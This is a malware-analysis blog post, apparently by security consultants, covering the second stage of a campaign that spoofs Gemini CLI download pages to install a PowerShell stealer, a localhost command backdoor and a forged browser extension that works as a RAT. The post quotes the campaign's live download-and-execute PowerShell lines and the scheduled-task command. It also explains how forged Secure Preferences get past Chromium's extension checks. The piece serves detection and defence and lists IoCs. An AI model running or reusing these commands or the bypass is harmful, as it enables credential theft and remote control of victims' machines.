Search

Analysis of a credential stealer malware campaign – Part II

June 23, 2026

Analysis of a credential stealer malware campaign – Part II

Introduction

In this second part of our series, we continue our investigation into a malware campaign that targets users by impersonating well-known software websites. As we tracked the campaign, we observed the malware evolving and becoming more complex. The current version differs from the one discussed in part 1 by introducing more powerful functions: the malware uses a local webserver that acts as a direct command-execution backdoor and a custom-deployed chrome browser extension designed for sophisticated credential theft.

As the current version shares features and functionalities explained in part one of this series, we recommend reading part one first.

Infection


The attack path has not changed, as the attackers still use *[.]co[.]com domains to lure Bing users onto their website impersonating a well-known product, in this case “Gemini CLI”:

Figure 1: Bing results with a malicious [.]co[.]com domain on top
Colin Glätzer, Konrad Weyhing

Consultants

Category
Date
Navigation


After clicking the malicious Bing result, the user is redirected to the domain use-gemini[.]com, which impersonates Google’s Gemini-CLI page. If the user uses the displayed command to install the cli instead of the legitimate PowerShell command, a infostealer is installed.

Figure 2: Legitimate (left) vs malicious (right) download page


Analogous to the case described in part one, the impersonating domain is only accessible when a Bing referrer header is set. Furthermore, the malicious command is only shown to users with a Windows user-agent, any other user-agent will result in the legitimate npm install… command being shown. The contacted /install.ps1 endpoint checks the user-agent again, this time to see whether the request is originating from “WindowsPowershell”, and returns the following code snippet if the check is successful:

$GeminiObj = New-Object -ComObject “Shell.Application”;

$GeminiObj.ShellExecute(“powershell”, ‘”irm events.msft23.com | iex”’, $null, “open”, 0);
npm install -g @google/gemini-cli

If the check fails, the user again will only receive the command to install the npm package, as can be seen in the figure below:

Figure 3: Different user agents result in different commands being returned

If every check passes, the user downloads a short PowerShell snippet from the same server we observed in part one (here: events[.]msft23[.]com, hosted on the same IP-address as ms709[.]com previously). The commands retrieved from “irm events.msft23.com” download two more PowerShell scripts and execute them automatically via iex:

irm mo2307[.]com | iex

irm events[.]msft23[.]com/1 | iex

The process thus far is completely analog to the analysis in part one. The two commands detailed above act as the next stage of the infection chain. Just as previously observed, events[.]msft23[.]com/1 delivers an information stealer; since this is the same variant already covered, it will not be the focus of this second part.


However, the download served from mo2307[.]com deploys a completely new PowerShell script that differs significantly in behavior from what we have seen previously and runs alongside the credential stealer. The following flow charts provides a complete overview of the malware’s structure and its functionalities, starting with the infection.

Figure 4: Flow chart of infection process and the malware’s functionalities

Initial C2 communication and browser extension installation

The new script starts similar to the script that we already analyzed in the first blog post. It first checks if it is running in an excluded geography, then continues fingerprinting the system (whoami /user, MachineGUID) and exfiltrating browser data to the /init endpoint. Targeted browsers are the chromium-based instances of Chrome, Brave, Edge, Vivaldi, Opera, OperaGX, Perplexity, Helium and Arc.

For Chrome, Brave, and Edge (Chromium v20+ with App-Bound Encryption), the script targets the app_bound_encrypted_key field inside the Local State JSON file. As this key is bound to the specific browser process, it cannot be decrypted by standard DPAPI calls alone. The malware resolves this by injecting a decryption stub into a legitimate browser process via Process Hollowing and retrieving the plaintext through a named pipe.

As in the original script, one global data stream exists where binary data is stored, compressed and uploaded once a certain size is reached. The decrypted 32-byte key is stored in this compressed data stream as <BrowserName>/v20key.bin.

For Opera, OperaGX, Vivaldi, and other derivatives (Chromium v10 DPAPI), the script extracts the encrypted_key from Local State, strips the leading DPAPI prefix (5 bytes), and decrypts it via Security.Cryptography.ProtectedData::Unprotect within the CurrentUser scope. The resulting key is added to the compressed datastream as <BrowserName>/v10key.bin.

For every profile directory in each browser’s User Data path, the script also copies the files Secure Preferences and Preferences alongside the full path to the ZIP archive.

The possession of the app-bound encryption key grants the attacker the ability to (offline) decrypt passwords, session cookies, autofill records and payment data that were stored in the user’s browser.

The compressed data stream is then sent to the /gate/init/version/<GUID> endpoint via Invoke-WebRequest. Interestingly, the script uses iso-8859-1 to encode the binary data.

The server’s response bytes are read back through the same iso-8859-1 enconding and loaded into a fresh memory stream for decompression, which results in the following three files:

FileFunctionality
extension.zipMalicious browser extension
Secure PreferencesForged version to force-install the extension
PreferencesForged version


Before deploying the payload, the script force-terminates all running instances of the targeted browser. It then extracts the extension.zip alongside forged Secure Preferences, Preferences and manifest.json files into a browser’s extension folder. The example below shows the corresponding path for Microsoft Edge:

%appdata%\..\local\Microsoft\Edge\User Data\Default\Extensions\<id>\

It continues by extracting the extension archive into every detected profile directory and finally relaunches the browser(s) with the argument –restore-last-session to minimize user suspicion and keep the victim’s prior tab state.

Figure 5: Extraction of malicious extension and files to browser instances

Circumventing chromium’s sideloaded extension policies

Under normal circumstances, Chromium rejects extensions that are sideloaded outside the Web Store or enterprise policy, either blocking them entirely or showing a prominent security warning. The attackers bypass this protection by forging the Secure Preferences file using data previously exfiltrated from the victim’s browser profile. A new entry for the malicious extension is added, and the entire file is re-signed with a cryptographically valid super_mac. This super_mac is computed as HMAC-SHA256 over the file’s JSON contents, keyed by a seed tied to the browser installation path and a device_id derived from the machine SID; these two values were extracted in the initial request (to the /init endpoint) and therefor allowed the server to compute a valid signature over the forged file. The extension entry uses location: 4, marking it as an unpacked developer extension. Because Chromium does not enforce per-extension MAC validation for developer-mode extensions, the malicious extension loads without triggering any security prompt and remains completely stealthy.


Figure 6: manifest.json (left) and Secure Preferences (right) retained in the response

The extension is installed as “Microsoft Teams Helper” and auto-starts with the browser from now on.

Persistence & local backdoor


After the initial execution, C2 handshake and the browser extension installation, the PowerShell script establishes long-term persistence through a Windows Scheduled Task. This is achieved by querying a second C2 endpoint (/gate/auto/version/<GUID>) that delivers a PowerShell payload specifically engineered for re-execution. The payload is transmitted in the body of the response and directly written to %ProgramData% under the specified name in the x-filename header. In the present case, the filename was “onedrive-sync.ps1”.

Immediately after writing, the PowerShell script is assigned the attributes Hidden and System, resulting in the file not being shown in a File Explorer with default configuration.

The scheduled task is then registered under the name the server specified in the response’s x-task header. The scheduled task executes the following command every 60 seconds:

conhost.exe --headless powershell -ep bypass -file “%ProgramData%\<x-filename>
Figure 7: Registration of the scheduled task with received payload

The executed <x-filename> script mainly (re-)starts a local HTTP server on 127.0.0.1:58172. Because it is executed every 60 seconds, the malware ensures that this service keeps running, as it serves as a bridge between the previously downloaded browser extension and the host operating system. The local server offers two endpoints that serve different purposes: /run allows running arbitrary PowerShell code and /window is used for memory patching and window hijacking.

The /run endpoint


This endpoint grants the browser extension (or any process able to reach 127.0.0.1:58172) the ability to execute arbitrary PowerShell code on the victim’s machine. The execution occurs in the user context of the currently logged-in account, with full access to the file system, registry, and network.

To execute commands, the endpoint can be queried by a POST request with a JSON body. The script executes values of the command key by spawning a new PowerShell instance and returning output as a JSON object with success, output, or error keys.

Figure 8: Code block responsible for running arbitrary PowerShell code

The /window endpoint

The second endpoint registered is used to patch memory/processes and hijack windows. Arbitrary application windows can therefore be suppressed or hidden, concealing spawned processes from the user. It can be queried with a POST request and a JSON body containing the specific process alongside its designated patches, width, height and more. This functionality is used by the extension (seen in section “WebSocket RAT”) to hide malicious windows that are used for observing the user.

Browser extension functionality

Analyzing the received extension.zip reveals a highly sophisticated browser extension that functions less like a simple credential stealer and more like a comprehensive remote access platform. The extension consists of five JavaScript files, all obfuscated using obfuscator.io (rotating string arrays, hex indices, transitive alias chains, and control-flow flattening) to complicate static analysis and hide its C2 infrastructure:

FileSize (deobfuscated)Functionality
background.js~60kBService Worker, C2 orchestrator, command dispatcher
backup.js~50kBBackup copy of background.js
content.js~4kBhooks forms and inputs on every visited page
offscreen.js~14kBscreen recorder and clipboard clipper
proxy.js~15kBWebSocket RAT for remote code execution

The extension also contains a file called msgpack.min.js, which is the minimized JavaScript file of the msgpack@3.1.2 library. Furthermore, a file called offscreen.html is included in the extension, which is just a wrapper to call offscreen.js. Since this file is not obfuscated and unique enough, its presence with the hash

BD64816AE9382CEF4C1F852C15A7F715CD41E0B441B4F1F2E661AEF776848B21

in the

%appdata%\..\local\Microsoft\Edge\User Data\Default\Extensions\<id>\ 

folder is a certain indicator that an infection has taken place.

As seen in figure 6, the manifest declares the extension as “Microsoft Teams Helper” (version 1.0.10), impersonating a legitimate Microsoft single-sign-on helper. What sets this extension apart from commodity stealers is the breadth of permissions it requests. The manifest.json defines 21 permissions, which notably include:

PermissionAbuse Potential
cookiesRead all session cookies
scriptingInject JavaScript into any page
historyExtract full browser history
activeTabs/tabsMonitor and manipulate all active tabs
clipboardRead/WriteRead and replace clipboard data
debuggerAllow usage of chromium’s debugger (API)

To turn the victim’s browser into a fully transparent proxy, the extension grants itself the host_permission <all_urls>, meaning unrestricted access to every website the victim visits. The injected and overwritten Secure Preference file specifies the new extension as known and trusted while also running it on browser startup, meaning every new browser session after the infection is compromised. Inside the forged file, the following attributes are registered that collectively list the extension as trusted:

  • location: 4: In Chromium, this corresponds to an unpacked developer extension that is not verified by per-extension MAC verification
  • creation_flags: 38: Automatically activate the extension without user confirmation
  • newAllowFileAccess: true: Explicitly allow access to files
  • super_mac: Valid HMAC-SHA256 that leads to the browser treating the whole file as “user-approved”, and the “new” entry is accepted without additional per-extension scrutiny

Data collection


The primary data collection is handled by content.js, which implements three concurrent attack vectors to harvest even more credentials. It hooks into all <form> submit events to exfiltrate field names, values and timestamps (via hookForms()), while simultaneously monitoring specific input fields outside forms via blur and keypress events (hookInputs()).

Figure 9: hookForms() adds listener to all forms and logs contents

Notably, these input selectors are not hard-coded. Instead, the extension uses a fetchConfig() function to query the C2 server for domain-specific targeting configurations. The response includes specific URLs to monitor and the instruction to check for keylogger and input fields that should further be monitored. It also has the possibility to inject any JS code by adding an onreset attribute and then triggering that reset, which circumvents many CSP-checks.

To further ensure that no data is missed, a document-wide keylogger is deployed that captures nearly every keystroke, sending the data back to the background.js script for exfiltration (setupKeylogger()).

Surveillance

The extension operates two distinct surveillance channels, one being passive and one active, that differ fundamentally in their mechanism, trigger, and output format.

When the victim navigates to a URL matching one of the 125+ patterns in SCREENSHOT_CONFIG.target_urls (major banking, brokerage, and cryptocurrency sites), background.js automatically captures a static PNG screenshot using chrome.tabs.captureVisibleTab() and uploads it directly to the /gate/screenshots/<uuid> endpoint. This system is rate-limited to 20 screenshots per hour per target URL, with a 30-second cooldown between captures of the same pattern, and a 1,5-second delay after page load to ensure content has rendered. Each upload includes the victim’s current URL, the base64-encoded PNG image data, and the triggering pattern string.

The second channel is a real-time H.264 video stream, which is managed by the CDPServerProxy class inside backup.js. Unlike the first channel, the video stream is only activated when the C2 server sends a start_cdp command. Upon activation, a WebSocket alongside a browser window is opened, which uses the /window endpoint from the local HTTP webserver previously deployed on port 58172 to patch the browser’s memory and hide the window. The video encoding itself is handled by offscreen.js, which instantiates a WebCodecs VideoEncoder configured for AVC/H.264 output. When background.js receives encoded frame data or the CDP stream produces frames, they are fed through the VideoEncoder and streamed to the C2.

Alongside this visual surveillance, offscreen.js operates a “Crypto Clipper” that polls the system’s clipboard every 500 milliseconds. By using regex patterns for coins such as BTC, LTC, ETH, SOL, NEO, EOS, BCH, KASPA and over 20 more, the extension silently replaces detected wallet addresses with those belonging to the attacker, redirecting possible payments to the attacker’s wallets.

WebSocket RAT

The most technically advanced components are the two WebSockets originating from proxy.js and backup.js that establish persistent WebSocket connections to the C2 server. This turns the victim’s browser into a full WebSocket RAT, allowing the attacker to trigger functions like cookie exfiltration, authentication and dynamic JavaScript injection, stream live video and intercept network traffic.

proxy.js implements a straightforward JSON-RPC (remote procedure call) protocol over a WebSocket connection to a C2-supplied ws://<ip>:<port>. It does not initiate the connection autonomously; it waits for background.js to relay a “start_proxy” command from the C2 with the target IP and port.

Its critical capability is the perform_http_request() function, which enables the attacker to abuse the browser as an HTTP proxy. By executing requests through the victim’s own authenticated sessions, the attacker can bypass CORS protections, reuse cookies and effectively perform all actions on behalf of the authenticated user.

The second, more powerful RAT that lives inside backup.js enables the attacker to gain full remote control over any browser tab by leveraging the chrome.debugger API that is used in the mentioned CDPServerProxy class. Upon receiving a start_cdp command, the extension attaches the browser’s debugger to the targeted tab and connects to the WebSocket on the attacker’s IP. The WebSocket heartbeat is maintained through the proxy’s own ping/pong mechanism, with reconnection logic on disconnect.

This CDP channel transforms the victim’s browser into a fully transparent proxy far beyond what proxy.js achieves. Where proxy.js can relay individual HTTP requests, CDPServerProxy can observe and manipulate every byte of network traffic, every DOM element, and every user interaction in real time. The use of MessagePack (a compact binary serialization format) rather than JSON also makes this channel more efficient for streaming large volumes of video and interception data.

C2 communication & orchestration

All these operations are orchestrated by background.js, which manages the communication with the C2 domain olive3451[.]com through various endpoints such as /gate/reports and /gate/cookies. Although the extension is versatile, the internal strings reveal a focus on Facebook Business and Ads accounts. The references to adtrust_ds, business_u and spend_cap indicate that one of the primary objectives is the hijacking of high-value advertising accounts and cryptocurrency assets. Contrary to what one might initially assume of “easy money”, this might rather relate to using these existing ad accounts to further promote the malicious domains and lure more users into downloading the package from their impersonating domains.

A response from the C2 server can also include the instruction to run a command on the victim’s machine, which results in background.js communicating with the local HTTP webserver’s /run endpoint. Forwarded commands thereby bridge the gap between browser context and host operating system, enabling full Remote Code Execution (RCE), while the output is returned to the /gate/cmd-done endpoint.

Conclusion

Ultimately, this extension represents a full-scale browser-based RAT. It watches everything the victim does: recording their screen when they visit banking or cryptocurrency sites, silently swapping wallet addresses on the clipboard, and logging every keystroke – all while simultaneously turning their browser into a proxy the attacker can use to make authenticated requests as if they were the victim. Two independent remote access channels give the operator full control: one for relaying individual HTTP requests, and a more powerful one that attaches Chrome’s debugger protocol to any tab, enabling live video streaming and complete DOM manipulation in real time.

The forced installation via forged Secure Preferences files with valid MACs and location: 4 causes Chromium to treat the extension as a pre-approved developer install, bypassing per-extension signature verification and making standard uninstallation through the browser UI ineffective. Until both the browser profile files and the scheduled task payload on disk are simultaneously removed, the extension reestablishes itself within 60 seconds of cleanup.

In comparison to the relatively simple PowerShell credential stealer covered in part one, this second stage represents a fundamental shift in both scope and persistence. Given that these impersonation domains surfaced in real search results alongside the legitimate products they mimicked, it is likely that a significant number of users fell victim to this campaign.

Indicators of compromise (IoCs)

C2 server URLs

  • events[.]ms709[.]com
  • metrics[.]msft17[.]com
  • events[.]msft23[.]com
  • mo2307[.]com
  • olive3451[.]com
  • celsius[.]proper829[.]com

C2 server IP addresses

  • 93[.]152[.]217[.]97
  • 104[.]21[.]87[.]46
  • 172[.]67[.]141[.]127
  • 45[.]150[.]66[.]3
  • 146[.]185[.]233[.]59

Malicious URLs of the campaign

  • 7zip-setup[.]us[.]com
  • cyber-duck[.]co[.]com
  • cyberduck[.]info
  • cyberduck-download[.]org
  • cyberduck-ftp[.]com
  • em-editor[.]co[.]com
  • emeditor-download[.]co[.]com
  • filezilla-project[.]us[.]com
  • getsharex-download[.]com
  • getsharex-setup[.]com
  • joplin-app[.]co[.]com
  • joplin-desktop[.]app
  • joplin-opensource[.]co[.]com
  • keepass[.]us[.]com
  • mullvad-download[.]it[.]com
  • mullvad-download[.]org
  • mullvad-vpn[.]us[.]org
  • putty-setup[.]us[.]com
  • s3-browser[.]quest
  • s3-browser-download[.]blog
  • winscp-app[.]org
  • winscp-download[.]us[.]org
  • winscp-downloads[.]com
  • winscp-ftps[.]com
  • winscp-setup[.]net
  • gemini-cli[.]co[.]com
  • use-gemini[.]com
  • gemini-setup[.]com
  • geminicli[.]io
  • use-claude[.]com
  • setup-code[.]com
  • claudecode[.]us[.]org
  • nodejs-download[.]co[.]com

Malicious website host

  • 5[.]8[.]18[.]129
  • 5[.]8[.]18[.]88
  • 109[.]107[.]170[.]57

Backdoor

  • Local webserver listening on port 58172

Browser Extension Name:

  • Microsoft Teams Helper

Hashes:

  • 1b2dc2ce6f709119891a0de6f05f7658795c895779dc20da96b82be23c074eab background.js
  • eb84571064d52069c2d6bc2c14bf8e0509eb9e26098fbcb2fd6e0e03b635a6dc backup.js
  • dd3ccebc84478e93771d9bfe33d8fda17207f304613390173a92eda8cdc0e30d content.js
  • 9fada26b16c1e765ac70924389c13ce4d3a52d054dfe125f5cd2c189ffbb078a icon.png
  • c503029f21b821097f050be0d0ae8f87e211e2ca29bedeed39272b0b9cd4eb28 msgpack.min.js
  • bd64816ae9382cef4c1f852c15a7f715cd41e0b441b4f1f2e661aef776848b21 offscreen.html
  • 46860643ff745f7c012022d8a22d6b09b1e16a408c08d58dc832089a65c7d1a2 offscreen.js
  • cfb3798fce8a708f4c8f4e9857b6745ef530edf3f1b2efc4f4cb94afa49027a5 proxy.js

Further blog articles

Forensic

Analysis of a credential-stealer malware campaign – Part I

